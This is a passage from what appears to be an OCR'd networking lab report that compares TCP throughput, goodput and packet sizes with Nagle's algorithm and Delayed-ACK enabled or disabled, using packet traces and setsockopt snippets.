
More packets (each 40-byte chunk sent immediately), but Delayed-ACK causes sender to wait for confirmation, notice continuous PUSH ACKs from client side of 40 bytes and 1 ACK from the server for all these.

3.6.1 Performance Analysis

- **Throughput**: 1434038.96 bps
- **Goodput**: 409554.01 bps
- **Packet Loss Rate**: 0.00
- **Maximum Packet Size**: 106 bytes
- Packet Sizes: `[74, 74, 106, 66, 106, 106, 106, 106, 106, 106, 106, 66, 106, 106, 106, 106, 66, 106, 106, 66, 106, 66, 106, 106, 106, 106, 66, 106, 66, 106, 106, 106, 66, 106, 66, 106, 106, 66, 106, 106, 66, 106, 106, 106, 106, 106, 66, 66, 106, 106, 66, 106, 106, 106, 66, 106, 66, 106, 106, 66, 106, 106, 66, 106, 106, 66, 106, 106, 66, 106, 106, 66, 106, 106, 66, 106, 106, 66, 106, 106, 66, 106, 106, 66, 106,`

`106, 66, 106, 106, 66, 82, 66, 66, 66]`

- Payload Sizes: `[40, 16]`
- Total Payload Size: `4096`



```
Time      Comment
4.218550  TCP: 35893 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2271267914 TSecr=0 WS=128
4.225251  TCP: 8080 → 35893 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3090600306 TSecr=2271267914 WS=128
4.226682  TCP: 35893 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=40 TSval=2271267922 TSecr=3090600306 [TCP PDU reassembled in 570]
4.227682  TCP: 8080 → 35893 [ACK] Seq=1 Ack=41 Win=65152 Len=0 TSval=3090600309 TSecr=2271267922
4.227906  TCP: 35893 → 8080 [PSH, ACK] Seq=41 Ack=1 Win=64256 Len=40 TSval=2271267923 TSecr=3090600306 [TCP PDU reassembled in 570]
4.228511  TCP: 35893 → 8080 [PSH, ACK] Seq=81 Ack=1 Win=64256 Len=40 TSval=2271267924 TSecr=3090600309 [TCP PDU reassembled in 570]
4.229131  TCP: 35893 → 8080 [PSH, ACK] Seq=121 Ack=1 Win=64256 Len=40 TSval=2271267924 TSecr=3090600309 [TCP PDU reassembled in 570]
4.230380  TCP: 35893 → 8080 [PSH, ACK] Seq=161 Ack=1 Win=64256 Len=40 TSval=2271267925 TSecr=3090600309 [TCP PDU reassembled in 570]
4.231506  TCP: 35893 → 8080 [PSH, ACK] Seq=201 Ack=1 Win=64256 Len=40 TSval=2271267927 TSecr=3090600309 [TCP PDU reassembled in 570]
4.232499  TCP: 35893 → 8080 [PSH, ACK] Seq=241 Ack=1 Win=64256 Len=40 TSval=2271267927 TSecr=3090600309 [TCP PDU reassembled in 570]
4.233035  TCP: 35893 → 8080 [PSH, ACK] Seq=281 Ack=1 Win=64256 Len=40 TSval=2271267928 TSecr=3090600309 [TCP PDU reassembled in 570]
4.234592  TCP: 8080 → 35893 [ACK] Seq=1 Ack=321 Win=64896 Len=0 TSval=3090600315 TSecr=2271267923
4.234789  TCP: 35893 → 8080 [PSH, ACK] Seq=321 Ack=1 Win=64256 Len=40 TSval=2271267930 TSecr=3090600309 [TCP PDU reassembled in 570]
4.235546  TCP: 35893 → 8080 [PSH, ACK] Seq=361 Ack=1 Win=64256 Len=40 TSval=2271267930 TSecr=3090600315 [TCP PDU reassembled in 570]
4.236043  TCP: 35893 → 8080 [PSH, ACK] Seq=401 Ack=1 Win=64256 Len=40 TSval=2271267931 TSecr=3090600315 [TCP PDU reassembled in 570]
4.236758  TCP: 35893 → 8080 [PSH, ACK] Seq=441 Ack=1 Win=64256 Len=40 TSval=2271267932 TSecr=3090600315 [TCP PDU reassembled in 570]
4.236960  TCP: 8080 → 35893 [ACK] Seq=1 Ack=441 Win=64896 Len=0 TSval=3090600318 TSecr=2271267930
4.237444  TCP: 35893 → 8080 [PSH, ACK] Seq=481 Ack=1 Win=64256 Len=40 TSval=2271267933 TSecr=3090600318 [TCP PDU reassembled in 570]
4.237961  TCP: 35893 → 8080 [PSH, ACK] Seq=521 Ack=1 Win=64256 Len=40 TSval=2271267933 TSecr=3090600318 [TCP PDU reassembled in 570]
4.238008  TCP: 8080 → 35893 [ACK] Seq=1 Ack=521 Win=64896 Len=0 TSval=3090600319 TSecr=2271267932
4.239033  TCP: 35893 → 8080 [PSH, ACK] Seq=561 Ack=1 Win=64256 Len=40 TSval=2271267934 TSecr=3090600319 [TCP PDU reassembled in 570]
4.239377  TCP: 8080 → 35893 [ACK] Seq=1 Ack=601 Win=64896 Len=0 TSval=3090600321 TSecr=2271267933
4.239529  TCP: 35893 → 8080 [PSH, ACK] Seq=601 Ack=1 Win=64256 Len=40 TSval=2271267935 TSecr=3090600319 [TCP PDU reassembled in 570]
4.240352  TCP: 35893 → 8080 [PSH, ACK] Seq=641 Ack=1 Win=64256 Len=40 TSval=2271267935 TSecr=3090600321 [TCP PDU reassembled in 570]
4.241290  TCP: 35893 → 8080 [PSH, ACK] Seq=681 Ack=1 Win=64256 Len=40 TSval=2271267936 TSecr=3090600321 [TCP PDU reassembled in 570]
4.241625  TCP: 35893 → 8080 [PSH, ACK] Seq=721 Ack=1 Win=64256 Len=40 TSval=2271267937 TSecr=3090600321 [TCP PDU reassembled in 570]
4.241646  TCP: 8080 → 35893 [ACK] Seq=1 Ack=721 Win=64896 Len=0 TSval=3090600323 TSecr=2271267935
```

Figure 3.6: Flow Graph with cumulated Payloads when Nagle's Algorithm is disabled and Delayed-ACK is enabled.

3.7 Nagle's Algorithm disabled, Delayed-ACK disabled

```c
int opt = 1;
setsockopt(sock, IPPROTO_TCP, TCP_NODELAY, &opt, sizeof(opt)
setsockopt(sock, IPPROTO_TCP, TCP_QUICKACK, &opt, sizeof(opt)
```




Figure 3.7: Setup of Nagle's Algorithm disabled, Delayed-ACK disabled.

3.7.1 Performance Analysis


- **Throughput**: 1827746.04 bps
- **Goodput**: 427552.70 bps
- **Packet Loss Rate**: 0.00
- **Maximum Packet Size**: 106 bytes
- Packet Sizes: `[74, 74, 66, 106, 106, 66, 66, 106, 66, 106, 106, 66, 66, 106, 106, 66, 106, 66, 106, 106, 66, 106, 106, 66, 66, 66, 66, 106, 66, 106, 106, 106, 66, 106, 106, 66, 66, 106, 66, 66, 106, 66, 106, 106, 66, 106, 66, 106, 106, 66, 106, 66, 106, 66, 106, 106, 66, 106, 66, 106, 106, 106, 66, 106, 106, 66, 66, 106, 106, 66, 106, 106, 66, 106, 106, 66, 106, 66, 66, 106, 66, 106, 106, 66, 66, 106, 66, 106, 106, 66, 106, 66, 106, 106, 66, 66, 106, 106, 66, 106, 66, 66, 106, 66, 106, 66, 106, 66, 106, 106, 66, 106, 66, 66, 106, 106, 66, 66, 106, 106, 66, 106, 66, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 106, 66, 66, 106, 66, 82, 66, 66, 66, 66]`
- Payload Sizes: `[40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40,`

```
40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40,
40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40,
40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40,
40, 40, 40, 16]
```

- Total Payload Size: **4096**

Figure 3.8: Flow Graph with cumulated Payloads when both Nagle's Algorithm Delayed-ACK is disabled.

3.8 Overall Performance Comparison



3.8.1 Throughputs

- **Nagle On, Delay ACK On**: 551486.72 bps
- **Nagle On, Delay ACK Off**: 1610723.23 bps
- **Nagle Off, Delay ACK On**: 1434038.96 bps
- **Nagle Off, Delay ACK Off**: 1827746.04 bps

3.8.2 Max Packet Size

Larger with Nagle on (batches data), smaller with Nagle off (each 40-byte chunk sent separately).

- **Nagle On, Delay ACK On**: 1514 bytes
- **Nagle On, Delay ACK Off**: 186 bytes
- **Nagle Off, Delay ACK On**: 106 bytes
- **Nagle Off, Delay ACK Off**: 106 bytes